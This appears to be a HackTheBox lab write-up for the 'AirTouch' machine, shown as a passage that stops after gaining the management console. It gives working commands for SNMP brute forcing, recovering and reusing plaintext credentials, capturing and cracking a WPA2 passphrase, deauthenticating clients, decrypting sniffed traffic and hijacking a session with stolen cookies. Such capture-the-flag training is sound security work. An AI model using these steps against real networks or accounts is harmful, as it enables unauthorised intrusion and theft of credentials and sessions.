HackTheBox: AirTouch

Initial Enumeration
Consultant Machine:
-
Open Ports:
22/tcp - ssh
161/udp - snmp

-
Snmp brute force:
hydra -P /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt 10.129.10.150 snmp
-
Dumping snmp traffic:
snmpbulkwalk --Cr1000 -c public -v2c 10.129.10.150 . | tee bulk.txt
consultant:RxBlZhLmOkacNWScmZ6D
Initial Access
Consultant’s machine:
-
Ssh into the consultant’s machine using the creds found in snmp dump.
sshpass -p "RxBlZhLmOkacNWScmZ6D" ssh consultant@10.129.10.150
-
We can use
sudowithout password
-

According to the images on the consultant’s home directory, the current machine is in an
Consultant's vlan
-
VLANs are Isolated at Layer 2, Not Layer 3
By default, a switch will not allow traffic from VLAN 10 to move to VLAN 20. But in almost all practical scenarios, you want devices on different VLANs to talk to each other (e.g., your laptop on a private VLAN accessing a printer on a server VLAN).
- The Switch: Acts as a boundary.
- The Router/Firewall: Acts as the bridge. If a router is connected to both VLANs, it will route traffic between them by default.
PSK Cracking:
-
Check for available interfaces(airmon-ng):
airmon-ng
-
Change/start the available interface in monitoring mode:
airmon-ng start wlan0
-
-
Scanning nearby networks (airodump-ng):
-
Scan network
#-b flag with argument abg tell airodump to hop on all channels 2.4 Ghz to 5.0 Ghz
airodump-ng -b abg wlan0mon
-
According to the scan,
AirTouch-Internetis usingPSKauthentication meaning (Pre-Shared key)- PSK → a common, simple security method for home/small office Wi-Fi using a single password (passphrase) for all users, which encrypts data using AES or TKIP
- Why are we targeting
AirTouch-Internet? because we are trying to pivot to tablet’s network. You can try to get PSK’s from other networks.
-
-
Dumping
PSKusingeaphammer :
-
Requirements:
-
ssid (essid) →
AirTouch-Internet(optional if you have AP-mac) -
AP-mac (bssid) →
F0:9F:C2:A3:F1:A7(optional if you have ssid)
-
-
Catching
PSK:./eaphammer -i wlan0mon -e 'AirTouch-Internet' --bssid F0:9F:C2:A3:F1:A7 --pmkid
-
Found authorized Handshake → found authorized handshake in a Pre-Shared Key (PSK) network, specifically WPA2-PSK refers to a captured 4-way handshake that has been successfully analyzed to verify the network password (passphrase).
-
Get the file from
/root/eaphammer/tmpcp /root/eaphammer/tmp/hcxdumptool-output-2026-01-20-23-41-06-W2ekODH4JyyMCIwPmtOMXBr3zmaawcr6.txt /home/consultant/ sshpass -p "RxBlZhLmOkacNWScmZ6D" scp consultant@10.129.10.150:/home/consultant/hcxdumptool-output-2026-01-20-23-41-06-W2ekODH4JyyMCIwPmtOMXBr3zmaawcr6.txt .

-
-
Convert the captured data to a crackable hash:
hcxpcapngtool -o crackme.hash -E elist hcxdumptool-output-2026-01-20-23-41-06-W2ekODH4JyyMCIwPmtOMXBr3zmaawcr6.txt
-
Crack the hash using hashcat:
hashcat crackme.hash /usr/share/wordlists/rockyou.txt
-
PSK →
AirTouch-Internet:challenge, the passphrase ischallenge
-
Pivoting to Tablets Vlan
-
Configure
wpa_supplicant→wpa_supplicantis a crucial, open-source software daemon that acts as the client-side component (supplicant) for connecting to secure wireless networks, implementing protocols like WPA, WPA2, and WPA3 to handle authentication, key negotiation, and driver control for your Wi-Fi connection on Linux, Windows, and other systems. It manages the complex process of proving your identity and establishing an encrypted link with the Wi-Fi Access Point (Authenticator) and controlling your wireless adapter’s connection, working in the background for seamless access. -
Create a config:
# /etc/wpa_supplicant/wpa_supplicant.conf ctrl_interface=/var/run/wpa_supplicant ctrl_interface_group=0 update_config=1 network={ ssid="AirTouch-Internet" psk="challenge" } -
Bind the wpa_supplicant to
wlan1interface:sudo wpa_supplicant -i wlan1 -c /home/consultant/internet.conf
-
Start the interface:
dhclient wlan1
-
We are now connected to
Tablets vlanand can access tablets network.
Initial Enumeration
Enumerate Tablets vlan
-
Search for active hosts:
nmap -sn 192.168.3.0/24
-
Active ports
53,22,80on192.168.3.1
-
Dump the packets while performing deauth with the source ip as
192.168.3.1. Let the data packets exceed the threshold of 100.sudo airodump-ng -c 6 -w dump wlan0 sudo aireplay-ng -0 2 -a F0:9F:C2:A3:F1:A7 -l 192.168.3.1 wlan0 -

Copy and open the dumped packet capture file in Wireshark. Configure Wireshark to decrypt the captured packet using the passphrase and ssid we got from PSK cracking.
challenge:AirTouch-Internet.-
Edit → Preference → protocols → IEEE 806.11 → Decryption Keys
- wpa-pwd | challenge:AirTouch-Internet
-
-
Found
HTTPtraffic to and from192.168.3.1and192.168.3.74
-
Two cookies
PHPSESSIDandUserRole
Tunneling (ligolo-ng)
-
Upload ligolo agent and connect it to the proxy, and create a tunnel. To tunnel requests between the attacker’s machine and
192.168.3.1

Getting Access to AirTouch-AP-PSK
-
After establishing a tunnel, we can access the website being served on
192.168.3.1
-
There is a login page, but there are no valid credentials to login. However, we found cookies in the packet dump. Maybe we can use them to access the page.
-
We got access to the management console using those cookies
